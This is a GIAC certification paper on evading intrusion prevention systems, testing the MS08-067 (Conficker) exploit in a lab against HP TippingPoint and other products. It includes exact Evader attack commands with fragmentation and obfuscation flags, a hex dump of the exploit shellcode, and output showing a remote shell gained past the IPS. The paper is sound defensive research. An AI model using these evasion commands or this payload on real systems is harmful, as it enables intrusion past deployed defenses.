Global Information Assurance Certification Paper

BEATING THE IPS

GIAC (GCIA) Gold Certification

Author:
Michael Dyrmose
Security Consultant
Dubex A/S
mdy@dubex.dk dyrmose@gmail.com

Advisor:
Rob VandenBrink

Accepted: January 5th 2013

Abstract

This paper introduces various Intrusion Prevention System (IPS) evasion techniques and shows how they can be used to successfully evade detection by widely used products from major security vendors. By manipulating the header, payload, and traffic flow of a well-known attack, it is possible to trick the IPS inspection engines into passing the traffic - allowing the attacker shell access to the target system protected by the IPS.

1. Introduction

Firewalls and Intrusion Prevention Systems (IPS) are core equipment in any enterprise or organization's network infrastructure. While a simple firewall filters traffic based on information such as TCP/UDP ports and IP-addresses, IPSs are doing a much more in-depth investigation into the actual data contents of the network packet. To really understand and evaluate the network packets, the system needs a deep understanding of the network protocols in use. Implementing protocol understanding might seem like a fairly straightforward task; however, it often proves not to be.

Back in 1998, Ptacek and Newsham demonstrated how IDS systems could be evaded by using various techniques such as overlapping fragments, wrapping sequence numbers, and packet insertion. This was possible because the IDS might not process and interpret the packets in the same way the protected host behind it would (Ptacek & Newsham, 1998).

This paper will show that some of the techniques introduced by Ptacek and Newsham can still be used today. When applying different evasion techniques to a known and well-documented attack, it is possible to bypass a range of IPS products from a variety of major vendors. The techniques used in this paper tamper with different protocols spanning the Internet Layer (IPv4), the Transport Layer (TCP) and the Application Layer (SMB).

The paper begins with an introduction to different areas in the field of evasion as well as a technical explanation of the vulnerability being exploited. This is followed by a study of the impact of applying different evasion techniques to combat the IPS solutions. The study will prove just how vulnerable modern IPS products are to minor modifications to the attack.

2. Evasion techniques

There are a number of quite different approaches and techniques that can be used when it comes to IPS evasion. This chapter provides an overview of the different categories.

2.1. Obfuscation

Simply speaking, obfuscation is the process of taking a readable string of characters, and turning it into something that is unreadable (obfuscated). Though the result may be difficult to interpret or identify, the obfuscated result still performs the same actions as the original string. Often, this technique is used by attackers to hide malicious activity in executable code. This paper will use the built-in obfuscation capabilities in the attack tool, when simple string-matching filters are the final obstacle to overcome.

2.2. Encryption and tunneling

Encryption and tunneling of encrypted data is another strategy that can be used to avoid IPS inspection. Encrypting the attack by sending it through an SSH connection or in a VPN tunnel makes it virtually impossible for the IPS to inspect the data. To do this, the IPS has to be placed at a point in the network which lies after the tunnel termination (Burns & Adesina, 2011). This paper does not use any techniques in this category, as this approach would require that a previous connection was established to the target machine through the IPS.

2.3. Fragmentation

By splitting up malicious network packets into smaller fragments, an attacker might be able to circumvent the network security mechanisms in place. This approach is known as fragmentation. The issue with fragmentation is that the IPS has to reassemble the packets in order to identify the attack. Each fragment contains a value in the header that informs the receiver of the data's position in the original data stream. If the fragments are

modified in such a way that the fragments are overlapping, reassembly becomes complex, as it is not clear which of the fragments' data should be used. To add to the confusion, different operating systems treat overlapping fragments differently.

So if the IPS reassembles the packets differently from the end host, it may reassemble the fragments to a non-malicious payload and allow it. At the same time, the end host reassembles the same fragments into a malicious payload, thus allowing the attacker to compromise the system (Baggett, 2012). Judy Novak's paper on fragmentation reassembly discusses these issues and demonstrates how Snort uses a preprocessor to handle fragments differently based on the systems it's configured to protect (Novak, 2005). In the demonstration section of this paper, both simple fragmentation and overlapping fragments will be used in some scenarios.

Another approach in the area of fragmentation is simply to delay the fragments. If the IPS has a different timeout for fragments than the end host, the IPS can potentially be evaded by delaying the packets. When the IPS receives the next fragment, it has lost the context of the previously received fragments and allows the packet, since the fragment on its own is not malicious. The end host might still be waiting for the fragment though, and will reassemble the fragments into the malicious payload. This paper does not use any evasion techniques that relate to timeouts.

2.4. Protocol violations

Many attacks are targeted at complex protocols such as SMB (Server Message Block). In order to provide protection to a complex protocol, the IPS has to have a deep understanding of it. The implementation also needs to be fault-tolerant and resilient to be able to cope with excessive and unexpected connections and requests. The research presented in this paper utilizes techniques from this category to great extent. The results will show how modified header values, flags and decoy connections can be used to successfully evade many IPS products. Each approach will be described in more detail when used.

3. Building the evasion research lab

This section provides an overview of the products tested, as well as an introduction to the attack that is used in the attempts to compromise the target machine.

3.1. Test subjects

The target machine in each test scenario is a vulnerable Windows XP (SP2) host, which in turn is protected by the following products with IPS capabilities:

- HP TippingPoint IPS
- Check Point Firewall with IPS Blade
- Palo Alto Networks Firewall
- Cisco ASA with integrated IPS
- Fortinet FortiGate
- Snort (in-line mode using Security Onion)

3.2. Selecting a suitable attack

To properly test the impact of using evasion techniques, it's important to use an attack that all the IPS products are able to identify. The attack suited to this is an exploit on the well-known MS08-067 vulnerability. This security flaw was used by the infamous Conficker worm, which infected millions of systems worldwide in 2008 and the following months and years.

According to the official security bulletin from Microsoft, the vulnerability lies in the Server service, which is used for resource sharing in Windows networks. This vulnerability affects a wide range of Windows versions, including Windows XP, Windows Vista, and Windows Server 2008. By sending a modified RPC request to a vulnerable system, it is possible to execute malicious code and gain full and unrestricted access.

Even though the MS08-067 exploit is 'old', and due to OS patching does not pose as big a threat anymore, it is still a good example to use when evaluating evasion techniques. This is both due to the history and publicity that the Conficker worm received, as well as the fact that the security vendors have now had lots of time to adjust and improve their protections against the attack. Besides… the Conficker worm exploiting this vulnerability is still active on the Internet as of 2012 (Kandek, 2012).

3.3. Technical details

After deciding which attack to use in the research, let's take a deeper look at the MS08-067 vulnerability. File and printer sharing in a Windows network is achieved through establishing SMB sessions between the client and the server. During this session a call to the function `NetPathCanonicalize` is made. This function is used to reduce the path of a requested network resource into the shortest form, presumably in part to eliminate directory traversal attacks.

However, in vulnerable versions of the service, this function is susceptible to buffer overflow attacks. This happens when the directory traversal reduction feature is invoked, by sending paths such as

```
\c\..\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The vulnerability is caused by the way the function handles string manipulation in memory (Racicot, 2008).

3.4. Tools

A variety of free tools were used to help conduct the research that this paper documents. The following is an introduction to the tools.

Evader - To test different evasion techniques, this paper uses the free tool *Evader* by the Helsinki-based security company Stonesoft, released on July 23, 2012. This tool makes it possible to apply different evasion techniques to the attack. The author of this paper is not affiliated with Stonesoft in any way, nor is the use of the tool an endorsement of the tool, or any of Stonesoft's other products. The tool is simply used to test different strategies and evasion techniques, which also means that this paper does not pursue to try every available feature of the tool.
http://evader.stonesoft.com/

libemu - *libemu* is a small software package that offers x86 shellcode emulation capabilities. It can be used to test potential malicious payloads and identify Win32 API calls. It was released by Paul Baecher and Markus Koetter in 2007.
http://libemu.carnivore.it/

Wireshark - *Wireshark* is a widely used software package for network traffic capture and analysis. In this paper it is used to analyze the traffic between the attacker, the IPS, and the target host.
http://www.wireshark.org/

HxD - *HxD* is a freely available hex-editor created by Maël Hörz. In this paper it is used to view raw hex data conveniently.
http://mh-nexus.de/en/hxd/

3.5. Testing the attack

As introduced in the previous section, the tool Evader is used to perform the attack on the MS08-067 vulnerability. Before looking at any evasion techniques, let's validate that the tool is in fact working, and that the traffic looks as expected.


We start out by directly attacking the target host, with no IPS protecting it. The target is a virtual machine running a vulnerable version of Windows XP SP2, with the hostname *mdy-victim*. The tool implements a randomization of the packet payload, but in order to better compare the traffic when using different evasion techniques, the randomization seed is fixed to the value '1' in all attacks in the paper.

```
# ./evader --attack=conficker --src_ip=192.168.251.217 --dst_ip=192.168.251.213 --if=eth0 --randsee
d=1

Info: Using random seed 1
Info: NetBIOS connection 192.168.251.217:56097 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 1: Attacking the target directly

3.6. Analyzing the attack payload


As Figure 1 shows, the attack is successful and the machine is compromised, giving the attacker a command-line shell. Figure 2 shows the malicious traffic using Wireshark, and it is clear that a call was made to the `NetPathCanonicalize` function.



192.168.251.217	192.168.251.213	SMB	154 Negotiate Protocol Request
192.168.251.213	192.168.251.217	SMB	189 Negotiate Protocol Response
192.168.251.217	192.168.251.213	SMB	169 Session Setup AndX Request, User: .\
192.168.251.213	192.168.251.217	SMB	158 Session Setup AndX Response
192.168.251.217	192.168.251.213	SMB	143 Tree Connect AndX Request, Path: \\192.168.251.213\IPC$
192.168.251.213	192.168.251.217	SMB	116 Tree Connect AndX Response
192.168.251.217	192.168.251.213	SMB	162 NT Create AndX Request, FID: 0x4000, Path: \BROWSER
192.168.251.213	192.168.251.217	SMB	205 NT Create AndX Response, FID: 0x4000
192.168.251.217	192.168.251.213	DCERPC	206 Bind: call_id: 380605837 Fragment: Single, 1 context items: SRVSVC V3.0
192.168.251.213	192.168.251.217	SMB	117 Write AndX Response, FID: 0x4000, 72 bytes
192.168.251.217	192.168.251.213	SMB	129 Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.251.217	DCERPC	198 Bind_ack: call_id: 380605837 Fragment: Single, max_xmit: 2048 max_recv:
192.168.251.217	192.168.251.213	SRVSVC	858 NetPathCanonicalize request
192.168.251.213	192.168.251.217	SMB	117 Write AndX Response, FID: 0x4000, 724 bytes
192.168.251.217	192.168.251.213	SMB	129 Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.251.217	SMB	105 Read AndX Response, FID: 0x4000, Error: STATUS_PIPE_EMPTY

Figure 2: Wireshark showing the successful attack

The payload in the `NetPathCanonicalize` request contains the path to be reduced and it is shown in Figure 3 using the hex editor HxD.



0000	5c 00 46 4e 7a 4d 66 45 62 5a 69 74 64 63 77 51	\.FNzMfEbZitdcwQ
0010	76 59 58 65 6e 64 43 4e 63 56 49 6d 77 51 6f 47	vYXendCNcVImwQoG
0020	5a 4c 75 67 6f 74 74 66 70 70 79 4a 42 6e 4d 47	ZLugottfppyJBnMG
0030	4e 6d 5a 70 77 4d 65 5a 77 51 49 5a 64 57 62 57	NmZpwMeZwQIZdWbW
0040	62 47 4e 6b 77 62 76 5a 64 6c 4f 69 6c 69 75 63	bGNkwbvZdlOiliuc
0050	4e 61 4b 59 75 61 70 79 45 41 62 6e 44 65 55 6d	NaKYuapyEAbnDeUm
0060	45 5a 6b 43 7a 7a b8 85 f8 24 8d b6 9f 47 20 f5	EZkCzz...$...G .
0070	67 04 bf 4e b3 90 f9 97 6a 5a 59 d9 ee d9 74 24	g..N....jZY...t$
0080	f4 5b 81 73 13 91 15 c0 de 83 eb fc e2 f4 10 d1	.[.s............
0090	94 2c 6e ea 41 3a 61 ea 3f 21 6d fd 49 de 91 15	.,n.A:a.?!m.I...
00a0	a0 57 74 24 12 ba 1a 47 f0 55 c3 19 4b 8c 85 9e	.Wt$...G.U..K...
00b0	b2 f6 9e a2 8a f8 a0 ea f1 1e 3d 29 a1 a2 93 39	..........=)...9
00c0	e0 1f 5e 18 c1 19 73 e5 92 89 1a 47 d0 55 d3 29	..^...s....G.U.)
00d0	c1 0e 1a 55 b8 5b 51 61 8a df 41 45 4b 96 89 9e	...U.[Qa..AEK...
00e0	98 fe 90 c6 23 e2 d8 9e f4 55 90 c3 f1 21 a0 d5	....#....U...!..
00f0	6c 1f 5e 18 c1 19 a9 f5 b5 2a 92 68 38 e5 ec 31	l.^......*.h8..1
0100	b5 3c c9 9e 98 fa 90 c6 a6 55 9d 5e 4b 86 8d 14	.<.......U.^K...
0110	13 55 95 9e c1 0e 18 51 e4 fa ca 4e a1 87 cb 44	.U.....Q...N...D
0120	3f 3e c9 4a 9a 55 83 fe 46 83 f9 26 f2 de 91 7d	?>.J.U..F..&...}
0130	b7 ad a3 4a 94 b6 dd 62 e6 d9 6e c0 78 4e 90 15	...J...b..n.xN..
0140	c0 f7 55 41 90 b6 b8 95 ab de 6e c0 90 8e c1 45	..UA......n....E
0150	80 8e d1 45 a8 34 9e ca 20 21 44 82 f1 05 c2 7d	...E.4.. !D....}
0160	c2 de 86 b4 49 38 fb 05 96 89 f9 d7 1b e9 f6 ea	....I8..........
0170	15 8d c6 7d 77 37 a9 ea 3f 0b c2 46 97 b6 e5 f9	...}w7..?..F....
0180	fb 3f 6e c0 97 49 f9 60 ae 93 f0 ea 15 b6 f2 78	.?n..I.`.......x
0190	a4 de 18 f6 97 89 c6 24 36 b4 83 4c 96 3c 6c 73	.......$6..L.<ls
01a0	07 9a b5 29 c1 df 1c 51 e4 ce 57 15 84 8a c1 43	...)...Q..W....C
01b0	96 88 d7 43 8e 88 c7 46 96 b6 e8 d9 ff 58 6e c0	...C...F.....Xn.
01c0	49 3e df 43 86 21 a1 7d c8 59 8c 75 3f 0b c6 7d	I>.C.!.}.Y.u?..}
01d0	b5 b0 dc 74 3f 0b 2a f5 dd f4 9b 7d 66 4b 2c 88	...t?.*....}fK,.
01e0	3f 0b ad 13 bc d4 11 ee 20 ab 94 ae 87 cd e3 7a	?....... ....z
01f0	aa de c2 ea 15 de 5c 00 2e 00 2e 00 5c 00 2e 00	......\.....\...
0200	2e 00 5c 00 41 00 4d 00 47 00 52 00 55 00 45 00	..\.A.M.G.R.U.E.
0210	50 00 08 04 02 00 e2 16 89 6f 4e 4d 59 5a 27 f7	P........oNMYZ'.
0220	88 6f 4c 58 50 4d 50 50 4e 4b 4a 51 44 45 44 47	.oLXPMPPNKJQDEDG
0230	44 50 49 4d 51 51 41 54 52 46 48 55 41 45 53 50	DPIMQQATRFHUAESP
0240	48 57 45 52 42 4c 5a 57 4c 42 49 50 9f 92 1c 25	HWERBLZWLBIP...%
0250	49 2c 43 9b eb 62 51 54 4c 4e 55 59 52 45 5a 56	I,C..bQTLNUYREZV
0260	00 00 00 00	....

Figure 3: Path contents of malicious packet

The payload contains the buffer overflow exploit, as well as the shellcode used to obtain command-line access. By using the Wireshark functionality to only view the printable characters, we clearly see the directory traversal attempt

```
\..\..\AMGRUEP(…)
```

that activates the vulnerable code. The entire string of printable characters is shown in Figure 4.

```
\FNzMfEbZitdcwQvYXendCNcVImwQoGZLugottfppyJBnMGNmZpwMeZwQIZdWbWbGNkwbvZdl
OiliucNaKYuapyEAbnDeUmEZkCzz$GgNjZYt$[s,nA:a?!mIWt$GUK=)9^sGU)U[QaAEK#U!l
^*h81<U^KUQND?>JUF&}JbnxNUAnEE4!D}I8}w7?F?nI`x$6L<ls)QWCCFXnI>C!}Yu?}t?*}
fK,?z\..\..\AMGRUEPoNMYZ'oLXPMPPNKJQDEDGDPIMQQATRFHUAESPHWERBLZWLBIP%I,Cb
QTLNUYREZV
```

Figure 4: The printable characters of the payload

The Conficker worm performs a number of post-exploit actions, such as self-duplication, modifying the Windows registry, and setting up a server to aid in spreading the infection. As we're not out to infect anyone with the tool let's have a look at what the payload actually does. This is done by analyzing the payload using libemu's sctest. sctest simulates an execution of the payload, looking for code that hooks into running processes. The output from running sctest is shown in Figure 5.

```
 # /opt/libemu/bin/sctest -gS < evader_payload -s 200000 -v
verbose = 1
success offset = 0x00000066
stepcount 200000
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x00416218 =>
           = "ws2_32";
) = 0x71a10000;
```

Figure 5: Using sctest to analyze the payload

The output shows the shellcode utilizing the WinSock `ws2_32.dll` to create a socket connection back to the attacker. This is a classic way to obtain Windows command-line access (Skape, 2003).

4. Evasion research

This chapter presents research into ways to evade the different IPS products introduced in Section 3.1. Whenever possible, the test subject is configured to use the recommended settings provided by the vendor. This provides means of comparing how the different products handle the same attack and evasion techniques. In the cases where recommended settings are not available, the product is configured manually. Each test-lab introduction includes a description of how the product is configured. For each product, the first test is always to validate that when using no evasions, the IPS does in fact identify and block the attack.

Please note that this paper only looks at how susceptible the different products are to the different evasion techniques used. It is not meant as an overall evaluation to determine which is the better IPS in general and should not be read as such.

4.1. HP TippingPoint

The first test subject is the IPS appliance from HP TippingPoint. The test-lab is built using a 600E appliance running the most recent software. The appliance has been updated with the latest Digital Vaccine (IPS signature file) available at the time of the tests. Each filter in the security profile has been configured to use the action that is recommended by HP TippingPoint. As the IPS is an in-line layer-2 device, it only requires an IP-address for the management port, and no routing between the attacker and the victim is necessary. Figure 6 shows a simplified network drawing of the setup.




Figure 6: Simplified drawing of HP TippingPoint IPS lab


4.1.1. Making sure the attack is blocked

First off, it's important to make sure that the IPS is indeed capable of identifying and blocking the attack, so the first attack is sent without using any evasion techniques.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1

Info: Using random seed 1
Info: NetBIOS connection 192.168.251.218:65183 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 7: Attacking with no evasions

According to the results shown in Figure 7, the attack fails - possibly due to an IPS dropping the traffic. This behavior is of course expected, so let's take a look at the traffic between the hosts using Wireshark, which is shown in Figure 8.



Source	Destination	Protocol	Length	Info
192.168.251.218	192.168.251.213	DCERPC	206	Bind: call_id: 3781954976 Fragment: Single SRVSVC V3.0
192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 72 bytes
192.168.251.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.251.218	DCERPC	198	Bind_ack: call_id: 3781954976 Fragment: Single accept max_xmit: 2048 max_recv: 2048
192.168.251.218	192.168.251.213	SRVSVC	858	NetPathCanonicalize request
192.168.251.218	192.168.251.213	SRVSVC	858	[TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	SRVSVC	858	[TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	SRVSVC	858	[TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	SRVSVC	858	[TCP Retransmission] NetPathCanonicalize request

Figure 8: Wireshark showing the attack with no evasion techniques used

As mentioned in Section 3.3, the attack is hidden inside the `NetPathCanonicalize` request. It is clear, that after receiving this packet, the IPS blocks the traffic. Since no response is received, the packet is retransmitted by the attacker four times.

Figure 9 contains part of the IPS log that shows the attack was identified by filter "6545: MS-RPC: Microsoft Server Service Buffer Overflow" and blocked based on the action setting for that particular filter.

Severity	Name	Category	Action	Hit Count	Src. Addr.	Src. Port	Dst. Addr.	Dst. Port
Critical	6545: MS-RPC: Microsoft Server Service Buffer Overflow	Vulnerabilities	Block	1	192.168.251.218	65183	192.168.251.213	445

Figure 9: TippingPoint log confirming the blocked attack

After confirming that the IPS does in fact block the attack, it's time to look at ways to evade the detection, allowing us to attack through the IPS.

4.1.2. Simple fragmentation

In the first evasion attempt simple fragmentation at the IP level will be used and the goal is to divide the malicious request into two packets. According to Figure 8, the length of the malicious `NetPathCanonicalize` request is 858 bytes. The tool supports fragment sizes at increments of 8 bytes, so the maximum fragment length will be set to 432. The result from running the attack using fragmentation is shown in Figure 10.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1 --evasion=ipv4_frag,432

Info: Using random seed 1
  - IPv4 fragments with at most 432 bytes per fragment

Info: NetBIOS connection 192.168.251.218:53560 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 10: Attacking using IP fragmentation

The output tells the same story as before - the attack is blocked due to the IPS. Looking at the traffic in Wireshark shown in Figure 11 it is clear that the malicious packet was split into two fragments - but it is still being blocked. The two packets have a size of 466 bytes and 426 bytes respectively, where the size of 466 bytes comes from the defined fragment size of 432 bytes plus an Ethernet header (14 bytes) and an IPv4 header (20 bytes), totaling 466 bytes.

Source	Destination	Protocol	Length	Info
192.168.251.218	192.168.251.213	DCERPC		206 Bind: call_id: 2720091122 Fragment: Single SRVSVC V3.0
192.168.251.213	192.168.251.218	SMB		117 Write AndX Response, FID: 0x4000, 72 bytes
192.168.251.218	192.168.251.213	SMB		129 Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.251.218	DCERPC		198 Bind_ack: call_id: 2720091122 Fragment: Single accept max_xmit: 2048 max_recv: 2048
192.168.251.218	192.168.251.213	IPv4		466 Fragmented IP protocol (proto=TCP 0x06, off=0, ID=f51b) [Reassembled in #21]
192.168.251.218	192.168.251.213	SRVSVC		426 NetPathCanonicalize request
192.168.251.218	192.168.251.213	IPv4		466 Fragmented IP protocol (proto=TCP 0x06, off=0, ID=f61b) [Reassembled in #23]
192.168.251.218	192.168.251.213	SRVSVC		426 [TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	IPv4		466 Fragmented IP protocol (proto=TCP 0x06, off=0, ID=f71b) [Reassembled in #25]
192.168.251.218	192.168.251.213	SRVSVC		426 [TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	IPv4		466 Fragmented IP protocol (proto=TCP 0x06, off=0, ID=f81b) [Reassembled in #27]
192.168.251.218	192.168.251.213	SRVSVC		426 [TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	IPv4		466 Fragmented IP protocol (proto=TCP 0x06, off=0, ID=f91b) [Reassembled in #29]
192.168.251.218	192.168.251.213	SRVSVC		426 [TCP Retransmission] NetPathCanonicalize request

Figure 11: Wireshark showing the fragmented attack

Interestingly, the IPS log shows that the attack was blocked by a different filter. The IPS now identifies the attack by the filter "3990: Exploit: Shellcode Payload", as shown in Figure 12.

Severity	Name	Category	Action	Hit Count	Src. Addr.	Src. Port	Dst. Addr.	Dst. Port
Critical	3990: Exploit: Shellcode Payload	Exploits	Block	1	192.168.251.218	53560	192.168.251.213	445

Figure 12: TippingPoint log showing the new filter that blocked the attack

As this filter is different, it appears that by using simple IPv4 fragmentation it is possible to bypass the "6545: MS-RPC: Microsoft Server Service Buffer Overflow" filter. The attack is still ultimately being blocked by the IPS, though.

4.1.3. Payload obfuscation

Now, let's take a look at the impact of using the obfuscation functionality built into the tool. Obfuscation was introduced in Section 2.1, and this approach has the potential to bypass the filter, if it is a simple string matching rule. First we're using the obfuscation technique without combining it with the fragmentation shown before. Figure 13 shows the output from running the tool with only obfuscation enabled.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1 --extra=obfuscate_enc=true

Info: Using random seed 1
Info: NetBIOS connection 192.168.251.218:55065 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Failed to send MSRPC request containing the exploit.
Info: TCP socket closed due to the maximum number of retransmits sent - probable IPS termination.
Info: No shell, attack failed
200: Connection terminated.
```

Figure 13: Attacking with obfuscation enabled

As the output shows, this apparently makes no difference to the IPS - the attack is blocked. By looking at the traffic in Wireshark shown in Figure 14, it is obvious that the traffic is blocked exactly like before, right after the `NetPathCanonicalize` request.

Source	Destination	Protocol	Length	Info
192.168.251.218	192.168.251.213	DCERPC	206	Bind: call_id: 3781954976 Fragment: Single SRVSVC V3.0
192.168.251.213	192.168.251.218	SMB	117	Write AndX Response, FID: 0x4000, 72 bytes
192.168.251.218	192.168.251.213	SMB	129	Read AndX Request, FID: 0x4000, 65535 bytes at offset 0
192.168.251.213	192.168.251.218	DCERPC	198	Bind_ack: call_id: 3781954976 Fragment: Single accept max_xmit: 2048 max_recv: 2048
192.168.251.218	192.168.251.213	SRVSVC	858	NetPathCanonicalize request
192.168.251.218	192.168.251.213	SRVSVC	858	[TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	SRVSVC	858	[TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	SRVSVC	858	[TCP Retransmission] NetPathCanonicalize request
192.168.251.218	192.168.251.213	SRVSVC	858	[TCP Retransmission] NetPathCanonicalize request

Figure 14: Wireshark showing the attack with obfuscation enabled

The TippingPoint logs show that the traffic was blocked by the MS-RPC filter - this screenshot is identical to Figure 9.

When using the obfuscation technique built into the tool, the IPS is still able to identify the attack as the MS-RPC buffer overflow attack. However, since the fragmentation approach actually had a confirmed impact, let's see the result of combining the two. Figure 15 shows the result of this attack.

```
# ./evader --if=eth0 --src_ip=192.168.251.218 --dst_ip=192.168.251.213 --attack=conficker --randsee
d=1 --evasion=ipv4_frag,432 --extra=obfuscate_enc=true

Info: Using random seed 1
  - IPv4 fragments with at most 432 bytes per fragment

Info: NetBIOS connection 192.168.251.218:65385 -> 192.168.251.213:445
Info: SMB Native OS is "Windows 5.1", targeting Windows XP SP2
Info: Sending MSRPC request with exploit
Info: Shell found, attack succeeded
Info: Opening interactive shell...

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>hostname
hostname
mdy-victim

C:\WINDOWS\system32>
```

Figure 15: Evading the HP TippingPoint IPS using obfuscation and IP fragmentation

The attack is successful and the host is compromised, despite being protected by the HP TippingPoint IPS. By using a combination of fragmentation and obfuscation, command-line access is achieved and the `hostname` command proves that the shell is in fact running on the target host. Looking at the traffic using Wireshark, it shows that the traffic is fragmented, and it is also clear, that the malicious packet is no longer dropped.

